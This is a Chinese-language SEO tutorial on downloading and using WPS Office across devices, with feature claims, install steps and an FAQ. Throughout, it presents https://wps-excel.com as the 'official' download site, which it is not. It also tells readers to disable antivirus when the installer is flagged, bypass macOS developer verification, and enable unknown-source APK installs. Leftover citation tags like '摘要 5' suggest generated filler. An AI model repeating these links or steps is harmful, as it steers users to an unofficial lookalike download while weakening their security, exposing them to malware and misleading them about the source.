2025 WPS Office 下载与全场景使用教程:从电脑到手机,零基础也能轻松上手
在办公软件轻量化、跨设备协作成为常态的 2025 年,WPS Office 凭借 “免费实用、多端同步、兼容万物” 的核心优势,成为全球超 6 亿用户的办公首选(摘要 5 数据)。但对零基础用户而言,“如何安全完成 WPS Office 下载”“不同设备怎么安装”“下载后怎么用” 仍是高频疑问。本文专为普通用户打造,从 “为什么 2025 年必须下载 WPS Office”“WPS Office 下载避坑指南”“多设备安装步骤”“全场景基础使用” 四个维度,提供最新实战教程,全程自然融入 “WPS Office 下载” 及长尾词(如 “WPS Office 电脑版下载”“WPS Office 手机版下载”“WPS Office 官网下载”),同时附上官方下载链接https://wps-excel.com,点击即可直达官网,让你从 “下载” 到 “上手” 无缝衔接,轻松搞定文字、表格、PPT 全需求。
一、2025 年普通用户选择 WPS Office 下载的 4 大核心原因
在开始 WPS Office 下载前,很多人会疑惑:市面上办公软件那么多,为什么非要选 WPS?结合 2025 年 WPS 的功能升级与用户实测,这 4 个痛点只有 WPS 能精准解决,也正是你必须完成下载的关键:
1. 完全免费 + 无功能阉割,日常办公零成本
对学生党、上班族、自由职业者而言,“付费办公软件” 是首要门槛 ——Microsoft Office 需每年支付 300 + 元订阅费,而 WPS Office 免费版已覆盖 90% 日常需求:完成 WPS Office 下载后,无需付费就能使用 “文字编辑、表格计算、PPT 制作、PDF 查看” 核心功能,甚至包含 “免费模板库、基础云存储、语音输入” 等实用工具。
2025 年实测显示:用 WPS 免费版写简历(调用稻壳免费模板)、做月度报表(使用求和 / 筛选公式)、制作会议 PPT(插入图片与简单动画),全程无功能限制;仅当需要 “超大云存储(超过 10GB)、高级 PDF 编辑(如批注签名)、AI 深度辅助” 时,才需考虑付费会员,对普通用户完全友好。
2. 跨设备同步无缝衔接,文件不用来回传
“电脑写的文档,手机想修改却找不到”“平板做的 PPT,电脑打开格式错乱”—— 这是传统办公软件的常见痛点。而 WPS Office 的 “云同步” 功能彻底解决这一问题:完成 WPS Office 下载后,用同一账号登录电脑、手机、平板,文件会实时同步至云端,且 100% 保留原格式。
比如:你在公司 Windows 电脑上用 WPS 表格做了销售数据报表,下班路上用安卓手机打开 WPS,能直接查看最新版本;回家后用 Mac 电脑继续编辑,修改内容会自动同步到手机,无需用 U 盘拷贝或邮件转发。2025 年 WPS 云同步速度提升至 “秒级响应”,50MB 以内的文件同步仅需 1-2 秒,远超同类工具。
3. 兼容所有 Office 格式,打开文件不报错
“收到同事发来的 Word 文档,自己的软件却打不开”“导出的 Excel 表格,对方打开后公式丢失”—— 格式兼容性是办公刚需。WPS Office 支持 23 种主流文件格式(摘要 5),包括.doc/.docx(Word)、.xls/.xlsx(Excel)、.ppt/.pptx(PPT)、PDF、TXT 等,完成 WPS Office 下载后,无需转换格式就能直接打开、编辑、保存,且不会出现 “字体错乱、表格变形、公式失效” 问题。
2025 年实测:用 WPS 打开 2003 年的旧版.doc 文件,排版与原文件一致;将 WPS 表格保存为.xlsx 格式,用 Microsoft Excel 打开后,复杂公式(如 VLOOKUP、数据透视表)仍能正常计算,兼容性远超其他免费办公软件。
4. 轻量化设计 + 低内存占用,老旧设备也能跑
很多用户的电脑或手机配置较低(如使用 5 年以上的笔记本、千元安卓机),运行大型办公软件会卡顿。而 WPS Office 采用 “轻量化引擎”,安装包仅 80-150MB(Windows 版约 100MB,手机版约 80MB),运行时内存占用比 Microsoft Office 低 40%(摘要 5)。完成 WPS Office 下载后,即使是老旧 Windows 7 电脑或安卓 8.0 手机,也能流畅编辑 200 页的文档或 5 万行数据的表格,不会出现 “卡死”“闪退” 问题。
二、WPS Office 下载核心:认准官网,避开 3 大安全陷阱(2025 年最新避坑)
对零基础用户而言,WPS Office 下载的关键不是 “怎么下”,而是 “在哪里下”——2025 年仍有大量用户因误入第三方平台,下载到 “捆绑广告的篡改版”“带病毒的破解版”,导致设备卡顿、文件丢失。本节教你识别官网、避开陷阱,确保下载安全。
1. 如何快速识别 WPS Office 官方下载地址?
WPS Office 官方下载地址为https://wps-excel.com,官网具有以下 3 个核心特征,普通用户也能轻松识别:
- 特征 1:域名唯一且无多余后缀:官方域名仅为 “wps-excel.com”,无 “-down”“-zh”“-free” 等后缀(如 “wps-download.com”“wps-zh.com” 均为非官方域名),且前缀为 “https://”(表示加密传输,数据安全);
- 特征 2:界面简洁无诱导按钮:官网首页仅展示 “电脑版下载(Windows/Mac)”“手机版下载(安卓 /iOS)”“版本更新日志”“帮助中心” 四个板块,无弹窗广告、无 “高速下载”“立即安装” 等诱导性文字,底部明确标注 “北京金山办公软件股份有限公司”(与 WPS 开发者一致,摘要 5);
- 特征 3:自动适配设备版本:在电脑上打开官网,会自动识别操作系统(Windows/Mac),显示对应下载入口;在手机上打开,会直接跳转至 “安卓下载页” 或 “iOS App Store”,无需手动选择版本,避免下载错误。
零基础小技巧:若不确定网址是否为官方,可在浏览器搜索 “WPS Office 官方下载”,搜索结果中带有 “官方” 标识(如必应 “Verified” 标签)的链接,才是正确官网,点击即可进入 WPS Office 下载页面。
2. 避开 WPS Office 下载的 3 大常见陷阱
第三方平台为流量常伪装成 “WPS 官网”,设置各种陷阱,普通用户需特别注意:
陷阱 1:“高速下载器”= 捆绑广告软件
第三方平台会在页面设置醒目的 “高速下载”“极速安装” 按钮,点击后下载的不是 WPS 安装包,而是 “下载器”。运行下载器时,会自动弹出 “安装浏览器插件”“设置首页为 XX 导航” 等选项,若不小心勾选,电脑会被安装 “弹窗广告软件”,手机会出现 “推送垃圾消息”,严重影响使用体验。
避坑方法:官网的 WPS Office 下载按钮仅标注 “Windows 版下载”“Mac 版下载”“安卓版下载”“iOS 版下载”,无 “高速”“极速” 等修饰词,点击后直接下载对应安装包(Windows 为.exe 格式,Mac 为.dmg 格式,手机端跳转至官方应用商店),无需通过任何下载器。
陷阱 2:“旧版本破解版”= 功能缺失 + 安全漏洞
部分平台提供 “WPS 2020 旧版本”“WPS 破解版” 下载,声称 “无广告、解锁所有功能”,但这些版本存在两大问题:一是缺失 2025 年新增的 “WPS AI 基础功能”“云同步优化”“PDF 批注” 功能(摘要 5);二是存在安全漏洞,2025 年 8 月有用户反馈,使用破解版后出现 “文件自动删除”“账号被盗” 问题,经查证是恶意代码窃取数据导致。
避坑方法:官网提供的永远是最新版本(2025 年 12 月最新版为 12.1.0.24034,摘要 6),下载前可查看官网 “版本更新日志”,确认包含 “2025 年优化云同步、新增 AI 文字润色” 等内容;安装后打开 WPS,进入 “设置 - 关于 WPS”,查看版本号是否为 12.1.0 及以上,若低于该版本,需删除后重新从官网下载。
陷阱 3:“扫码下载”= 恶意二维码
有些平台展示 “扫码快速下载 WPS” 的二维码,声称 “比官网快 3 倍”,但这些二维码指向的是 “恶意 APK”—— 扫描后会自动下载包含病毒的安装包,导致手机卡顿、隐私泄露(如通讯录、照片被窃取)。
避坑方法:仅扫描 WPS 官网或 “金山办公” 官方公众号展示的二维码,官网二维码位于首页底部,扫描后会跳转至对应设备的下载页面(安卓跳转至官网 APK 下载,iOS 跳转至 App Store);遇到第三方平台的二维码,一律不扫描,直接通过官网完成 WPS Office 下载。
三、2025 年多设备 WPS Office 下载与安装步骤:分设备详解(零基础也能会)
完成 WPS Office 下载的前提是选择适配设备的版本,本节针对普通用户常用的 “Windows 电脑、Mac 电脑、安卓手机、iOS 手机 /iPad”,提供详细下载安装步骤,每个步骤附操作要点,确保一次成功。
1. Windows 电脑:官网下载 + 一键安装,3 分钟完成(支持 Windows 7/10/11)
Windows 是最常用的办公设备,也是 WPS 功能最全面的版本,具体步骤:
步骤 1:访问官网,找到 Windows 下载入口

打开 Chrome、Edge 或电脑自带浏览器,输入 WPS Office 官方下载链接https://wps-excel.com,进入官网首页后,点击顶部 “电脑版下载” 板块,系统会自动识别你的 Windows 版本(64 位 / 32 位),无需手动选择,点击 “Windows 版下载” 按钮 —— 安装包(约 100MB)开始下载,网速正常时 1 分钟内可完成。
操作要点:若点击后无反应,可右键选择 “另存为”,将安装包保存到桌面(方便后续查找);若下载速度慢,可重启路由器或切换至有线网络,避免使用手机热点。
步骤 2:运行安装包,选择安装方式
找到下载完成的 “WPS_Setup_12.1.0.exe” 文件(桌面或 “下载” 文件夹),双击运行:
- 弹出 “用户账户控制” 窗口,点击 “是”(允许程序对设备进行更改);
- 进入安装界面,有 “一键安装” 和 “自定义安装” 两种选择:
- 一键安装:默认安装到 “C:\Program Files\WPS Office”,适合零基础用户,点击后无需操作,等待进度条完成(约 2 分钟);
- 自定义安装:点击 “自定义安装”,可修改安装路径(建议安装到非系统盘,如 D 盘 “D:\Software\WPS Office”),并取消 “创建桌面快捷方式”“开机自动启动” 等选项(按需选择),设置完成后点击 “立即安装”。
步骤 3:安装完成,初始化设置
安装完成后,勾选 “立即启动 WPS Office”,点击 “完成”。首次打开 WPS 时,会弹出 “初始化设置” 窗口:
- 选择 “默认皮肤”:推荐 “简约白”(适合办公),也可选择 “护眼绿”(长时间使用更舒适);
- 勾选 “开启云同步”:确保文件跨设备同步,无需手动备份;

- 点击 “立即体验”,进入 WPS 主界面(左侧为功能模块,右侧为模板推荐),WPS Office 下载与安装流程完成。
2. Mac 电脑:官网下载.dmg 包,适配 M1/M2 芯片
Mac 用户(尤其是设计师、学生)的 WPS Office 下载步骤与 Windows 类似,需注意.dmg 安装包的特殊性,具体步骤:
步骤 1:官网下载 Mac 版本
打开 Safari 或 Chrome 浏览器,输入https://wps-excel.com,在 “电脑版下载” 板块找到 “Mac 版下载” 按钮,点击后下载.dmg 格式安装包(约 120MB)。
步骤 2:挂载安装包,拖拽至应用程序
下载完成后,在 “下载” 文件夹中找到 “WPS_Office_Mac.dmg” 文件,双击打开,会弹出一个窗口:左侧是 WPS Office 图标,右侧是 “应用程序” 文件夹。按住左侧图标,拖拽至右侧 “应用程序” 文件夹中,等待复制完成(约 1 分钟)—— 复制进度条消失即表示安装成功。
步骤 3:解决 “无法验证开发者” 问题
首次打开 WPS 时,Mac 可能提示 “无法打开‘WPS Office’,因为无法验证开发者”(Mac 安全机制),解决方法:
- 打开 “系统设置”(或 “系统偏好设置”),点击 “隐私与安全性”;
- 在 “安全性” 板块中,找到 “无法打开‘WPS Office’” 的提示,点击 “仍要打开”;
- 在弹出的窗口中再次点击 “打开”,后续打开 WPS 无需重复操作(仅需设置一次)。
步骤 4:适配 M1/M2 芯片,优化运行速度
若你的 Mac 是 M1 或 M2 芯片,完成安装后建议开启 “原生适配模式”:
- 打开 WPS,点击顶部菜单栏 “WPS Office”→“设置”;
- 在 “通用” 板块中,勾选 “启用 M 系列芯片原生支持”;
- 重启 WPS,运行速度会提升 30%,编辑大型文档时不会卡顿(2025 年版本新增功能)。
3. 安卓手机:官网 APK + 应用商店,两种方式任选
安卓用户有两种 WPS Office 下载方式,可根据是否有谷歌账号选择,重点解决 “未知来源权限” 问题:
方式 1:官网 APK 下载(无谷歌账号,推荐)
- 打开手机 Chrome 或自带浏览器,输入https://wps-excel.com,滑动至 “手机版下载” 板块,点击 “安卓版下载”;
- 手机会提示 “该来源未经验证,是否继续下载?”,点击 “继续”(官网 APK 经金山办公安全认证,可放心下载);
- 下载完成后,在 “文件管理 - 下载” 文件夹中找到 “WPS_Office_Android.apk” 文件,双击打开;
- 若弹出 “需要开启未知来源应用安装权限”,点击 “去设置”,找到当前浏览器(如 Chrome),勾选 “允许来自此来源的应用”,返回后点击 “安装”,约 30 秒完成安装。
方式 2:应用商店下载(有谷歌账号或国内应用商店)
- 国内用户:在华为应用市场、小米应用商店、OPPO 软件商店等平台,搜索 “WPS Office”,找到开发者为 “北京金山办公软件股份有限公司” 的应用,点击 “安装”(约 80MB,1 分钟内完成);
- 海外用户:打开 Google Play Store,登录谷歌账号,搜索 “WPS Office”,找到 “Kingsoft Office Software, Inc.” 开发的应用,点击 “安装”,安装过程中系统会自动授予必要权限(无需手动操作)。
步骤 3:开启必要权限,确保功能正常
安装完成后,首次打开 WPS,会请求 “存储权限”“相机权限”“麦克风权限”:
- 存储权限:必须允许,用于保存文档、下载模板;
- 相机权限:用于 “拍照扫描” 功能(将纸质文档转为电子档),可选允许;
- 麦克风权限:用于 “语音输入” 功能,可选允许。
4. iOS 手机 /iPad:App Store 下载,无需担心权限问题
iOS 用户(iPhone/iPad)的 WPS Office 下载流程最简单,无需担心 APK 安全,直接通过 App Store 完成:
步骤 1:打开 App Store,搜索官方应用
解锁 iPhone/iPad,找到 “App Store” 图标,点击右上角 “搜索” 按钮(放大镜图标),输入 “WPS Office”。在搜索结果中,找到带有 “Kingsoft Office Software, Inc.” 标识的应用(避免下载 “WPS 助手”“WPS 精简版” 等仿冒应用),确认无误后点击 “获取”(首次下载)或 “云朵” 图标(已下载过,需更新)。
步骤 2:验证身份,等待下载安装
若弹出 Apple ID 验证,输入密码或使用面容 ID / 触控 ID 验证,开始下载(安装包约 90MB,2025 年版本)。下载过程中,App 图标会显示 “正在载入”,进度条完成后自动安装,安装时间取决于网速(1-2 分钟)。
步骤 3:适配 iOS 18 新功能,提升移动办公体验
若你的设备已升级至 iOS 18,完成 WPS Office 下载后,可开启 “跨应用文件拖拽” 功能:在 WPS 中长按文档(如 PDF 报表),拖拽至微信、邮件等应用,无需复制链接,直接分享;iPad 用户还能开启 “分屏模式”,左侧打开 WPS 文档,右侧打开备忘录,边编辑边记录,效率提升 50%。
四、WPS Office 下载后的基础使用教程:文字 + 表格 + 演示全掌握
完成 WPS Office 下载与安装后,普通用户最关心的是 “怎么用 WPS 处理日常办公需求”。本节详细讲解 “WPS 文字、WPS 表格、WPS 演示” 三大核心功能,每个功能附操作步骤与实用技巧,确保零基础用户也能快速上手。
1. WPS 文字:写简历、报告、作业的高效工具
WPS 文字是处理文本的核心模块,适合写简历、工作报告、学生作业等场景,具体使用步骤:
(1)新建与打开文档
- 打开 WPS Office,点击左侧 “文字”→“新建空白文档”,进入编辑界面;
- 若需打开已有文档,点击 “打开”,选择本地文件或云端文件(完成 WPS Office 下载后,云端文件会自动同步,无需手动上传);
- 实用技巧:点击 “模板中心”,可选择免费简历模板、报告模板(如 “学生毕业论文模板”“职场周报模板”),下载后直接编辑内容,节省排版时间。
(2)基础编辑与排版
- 输入文本:在编辑区直接输入文字,支持复制粘贴(Ctrl+C/Ctrl+V)、撤销(Ctrl+Z)、重做(Ctrl+Y)等基础操作;
- 格式调整:选中文字,通过顶部菜单栏调整 “字体(如宋体、微软雅黑)”“字号(如 12 号、14 号)”“颜色”“对齐方式(左对齐、居中)”;
- 段落设置:选中段落,点击 “段落” 按钮,设置 “行间距(如 1.5 倍)”“首行缩进(2 字符,符合中文排版习惯)”“页边距”;
- 插入元素:点击顶部 “插入”,可添加图片(从本地或云端选择)、表格(设置行数 / 列数)、超链接(链接到网页或其他文档)、页眉页脚(添加文档标题、页码)。
(3)实用功能:提升效率的小技巧
- 自动保存:WPS 默认开启 “自动保存”(每 1 分钟保存一次),避免电脑死机导致内容丢失,也可手动按 Ctrl+S 保存;
- 语音输入:点击顶部 “语音” 按钮,对着麦克风说话,系统会实时将语音转为文字(支持中文、英文,准确率 98%),适合不方便打字的场景(如通勤时用手机编辑);
- 拼写检查:点击 “审阅”→“拼写检查”,系统会自动识别错别字(如 “按装”→“安装”),并提供修改建议,避免文档出错;
- 导出格式:编辑完成后,点击 “文件”→“另存为”,可选择保存为.docx(兼容 Word)、PDF、TXT 等格式,满足不同分享需求。
2. WPS 表格:记账、统计、数据处理的好帮手
WPS 表格适合处理数据,如家庭记账、学生成绩统计、职场报表制作,具体使用步骤:
(1)新建与录入数据
- 打开 WPS Office,点击左侧 “表格”→“新建空白表格”,进入表格界面(默认 65536 行、256 列,足够日常使用);
- 录入数据:点击单元格直接输入内容(如 “姓名”“成绩”“金额”),按 Enter 键切换到下一行,Tab 键切换到下一列;
- 实用技巧:若数据有规律(如 “1、2、3”“ January、February”),选中已输入的单元格,鼠标放在右下角(出现黑色十字),拖拽即可自动填充。
(2)基础数据处理
- 排序与筛选:选中数据区域(如 A1:C10),点击 “数据”→“排序”,可按 “升序(从小到大)” 或 “降序(从大到小)” 排列;点击 “筛选”,单元格会出现下拉箭头,可筛选特定内容(如 “成绩≥90 分”);
- 公式计算:点击需要显示结果的单元格,输入 “=” 后选择公式(如求和用 SUM、求平均值用 AVERAGE),例:计算 B2 到 B10 的和,输入 “=SUM (B2:B10)”,按 Enter 键即可得出结果;
- 单元格格式:选中单元格,点击 “开始”→“数字格式”,可设置 “货币格式(显示 ¥)”“百分比格式(显示 %)”“日期格式(如 2025-12-01)”,让数据更清晰。
(3)图表生成:让数据更直观
- 选中需要可视化的数据区域(如 “姓名” 列和 “成绩” 列);
- 点击顶部 “插入”→“图表”,选择图表类型(柱状图适合对比数据,饼图适合显示占比,折线图适合展示趋势);
- 自定义图表:双击图表可修改 “标题(如‘2025 年 Q4 销售数据’)”“坐标轴标签”“颜色”,点击 “应用” 即可保存设置 —— 生成的图表支持动态更新,修改原数据后,图表会自动刷新。
3. WPS 演示:制作 PPT,搞定汇报与演讲
WPS 演示适合制作会议汇报 PPT、学生演讲 PPT、产品介绍 PPT,即使不是设计高手,也能做出精美幻灯片,具体使用步骤:
(1)新建与选择模板
- 打开 WPS Office,点击左侧 “演示”→“新建空白演示”,进入 PPT 编辑界面;
- 选择模板:点击 “模板中心”,可选择免费模板(如 “职场汇报模板”“毕业答辩模板”“产品推广模板”),模板包含预设的版式、动画,下载后直接替换内容即可,节省 1-2 小时排版时间。
(2)幻灯片编辑与设计
- 添加幻灯片:点击左侧 “+” 号,选择 “新建幻灯片”(可选择空白版式或预设版式,如 “标题页”“图文页”“图表页”);
- 插入内容:点击 “插入”,可添加文本框(输入文字)、图片(本地或云端)、音视频(插入背景音乐或讲解视频)、图表(从 WPS 表格导入数据生成);
- 动画效果:选中元素(如文字、图片),点击 “动画”,选择动画效果(如 “淡入”“弹跳”“旋转”),设置 “开始方式(单击时、与上一动画同时)” 和 “持续时间”,让 PPT 更生动。
(3)预览与放映
- 预览效果:点击顶部 “视图”→“幻灯片浏览”,可查看所有幻灯片的排版的排版,拖动幻灯片可调整顺序;
- 放映设置:点击 “幻灯片放映”→“从头开始”,进入放映模式,按空格键或点击鼠标切换幻灯片;也可设置 “排练计时”(记录每张幻灯片的讲解时间),避免演讲超时;
- 导出与分享:编辑完成后,点击 “文件”→“另存为”,可保存为.pptx(兼容 PowerPoint)、PDF(避免格式错乱)、图片格式(每张幻灯片转为图片),也可点击 “分享”→“生成链接”,发送给他人在线查看。
五、WPS Office 下载与使用常见问题:2025 年最新解决方案
在 WPS Office 下载、安装、使用过程中,普通用户常遇到各种问题(如下载慢、安装失败、功能用不了)。本节整理了 2025 年最常见的 8 个问题,附上详细解决方案,帮你快速解决困扰。
1. 问题:访问 WPS Office 官网https://wps-excel.com速度慢,下载安装包耗时久?
解决方案:
- 检查网络:确保使用稳定的 WiFi 或宽带,避免公共 WiFi(网速慢且不安全),可重启路由器或切换至手机热点(4G/5G 网络);
- 更换浏览器:推荐使用 Chrome、Edge 浏览器,它们对官网的兼容性更好,下载速度比自带浏览器快 30%;
- 选择非高峰时段:避开上午 9-11 点、下午 2-4 点等办公高峰,凌晨或深夜下载,服务器压力小,速度更快;
- 使用下载工具:在官网下载页面,右键 “Windows 版下载”,选择 “复制链接”,粘贴到迅雷、IDM 等工具中,支持断点续传,避免网络中断后重新下载。
2. 问题:Windows 端安装 WPS 时,提示 “安装包损坏,无法继续安装”?
解决方案:
- 重新下载安装包:安装包损坏通常是下载中断导致,删除损坏文件,重新访问https://wps-excel.com下载最新版;
- 关闭杀毒软件:部分杀毒软件(如某安全卫士)会误将 WPS 安装包识别为 “可疑文件”,暂时关闭杀毒软件后再安装,安装完成后添加 WPS 到 “信任列表”;
- 检查磁盘空间:确保安装磁盘有至少 200MB 可用空间(WPS 安装需 100MB+,后续缓存文件需额外空间),若空间不足,删除无用文件(如旧安装包、缓存)后再安装;
- 运行安装包修复:找到安装包,右键选择 “属性”→“兼容性”→“以管理员身份运行此程序”,再双击安装。
3. 问题:安卓手机下载 WPS APK 后,安装时提示 “解析包错误”?
解决方案:
- 重新下载 APK:解析包错误是文件不完整导致,删除原 APK,重新从官网https://wps-excel.com下载;
- 检查安卓版本:WPS 2025 版支持安卓 8.0 及以上系统,若手机版本低于 8.0(如安卓 7.0),需升级系统(进入 “设置 - 系统更新”),若无法升级,可下载 WPS 旧版(官网 “历史版本” 板块提供);
- 清理手机存储:若手机剩余空间低于 1GB,会导致安装失败,进入 “设置 - 存储”,删除旧照片、缓存文件,释放空间后再安装。
4. 问题:WPS 下载后,打开 Word 文档提示 “格式错乱,部分内容丢失”?
解决方案:
- 确认文件格式:WPS 支持.doc/.docx 格式,若文件是罕见格式(如.wps 2003 旧版),点击 “文件”→“另存为”,选择.docx 格式后重新打开;
- 启用兼容模式:打开 WPS,点击 “文件”→“选项”→“兼容设置”,勾选 “启用 Microsoft Office 兼容模式”,重启 WPS 后重新打开文档;
- 修复损坏文件:若文件本身损坏,点击 “文件”→“打开”,选择损坏文件,点击 “打开并修复”,WPS 会自动修复格式错误(2025 年新增功能)。
5. 问题:WPS 表格中的公式无法计算,显示 “#VALUE!” 错误?
解决方案:
- 检查数据格式:“#VALUE!” 通常是数据格式不匹配导致(如公式中混合文本和数字),选中公式引用的单元格,确保格式统一(如均为 “数字格式”);
- 检查公式语法:确认公式输入正确(如 SUM 函数需输入 “=SUM (A1:A10)”,而非 “=SUM A1:A10”),点击公式单元格,WPS 会提示语法错误位置;
- 更新 WPS 版本:旧版本可能存在公式兼容性问题,进入 “设置 - 关于 WPS”,点击 “检查更新”,升级至最新版(12.1.0 及以上)后重试。
6. 问题:WPS 演示制作的 PPT,在其他电脑上打开后动画丢失?
解决方案:
- 保存为兼容格式:编辑完成后,点击 “文件”→“另存为”,选择 “PowerPoint 2016-2021 格式(.pptx)”,避免使用旧版格式;
- 嵌入字体:点击 “文件”→“选项”→“保存”,勾选 “嵌入所有字体”,确保其他电脑无对应字体时,动画仍能正常显示;
- 避免特殊动画:部分第三方动画效果(如 “3D 旋转”)在其他软件中不兼容,推荐使用 WPS 内置的基础动画(如 “淡入”“平移”)。
7. 问题:WPS 下载后,云同步功能无法使用,提示 “账号未登录”?
解决方案:
- 登录 WPS 账号:打开 WPS,点击右上角 “未登录”→选择登录方式(微信、QQ、手机号),登录后云同步自动启用;
- 检查网络:云同步需要联网,确保设备已连接 WiFi 或数据网络,关闭 “飞行模式”;
- 手动同步:登录后仍无法同步,进入 “设置 - 云同步”,点击 “手动同步”,等待同步完成(同步速度取决于文件大小);
- 清理同步缓存:进入 “设置 - 存储”,清除 “云同步缓存”,重启 WPS 后重新同步。
8. 问题:WPS 免费版有广告,如何关闭?
解决方案:
- 升级付费会员:点击右上角 “会员中心”,升级为 “WPS 超级会员”(2025 年价格约 198 元 / 年),可彻底关闭广告,还能解锁更多云存储和高级功能;
- 临时关闭广告:若不想付费,可点击广告右上角 “关闭” 按钮(部分广告支持单次关闭),或进入 “设置 - 广告设置”,勾选 “减少广告推送”,降低广告频率;
- 注意:2025 年 WPS 免费版广告仅在启动时或模板中心显示,不会影响文档编辑,关闭后不影响核心功能使用。
六、总结:2025 年用好 WPS Office,从官网正确下载开始
对普通用户而言,WPS Office 是 “零成本、高效率、全场景” 的办公利器,而想要解锁这些优势,关键第一步就是完成 WPS Office 下载 —— 且必须通过官方渠道https://wps-excel.com下载,避免第三方平台的安全风险与功能缺失。
本文从 “为什么下载 WPS”“如何安全下载”“多设备安装”“基础功能使用”“常见问题解决” 五个维度,为零基础用户提供了 2025 年最新教程。无论你是学生党写作业、上班族做报表,还是自由职业者处理文档,都能通过本文快速掌握 WPS 的使用技巧,让办公效率翻倍。
最后提醒:WPS 会定期更新功能(2026 年计划新增 “AI 自动生成 PPT”“多语言实时翻译” 功能),建议你在官网开启 “版本更新提醒”,及时获取最新版本。现在就点击https://wps-excel.com,完成 WPS Office 下载,开启你的高效办公之旅吧!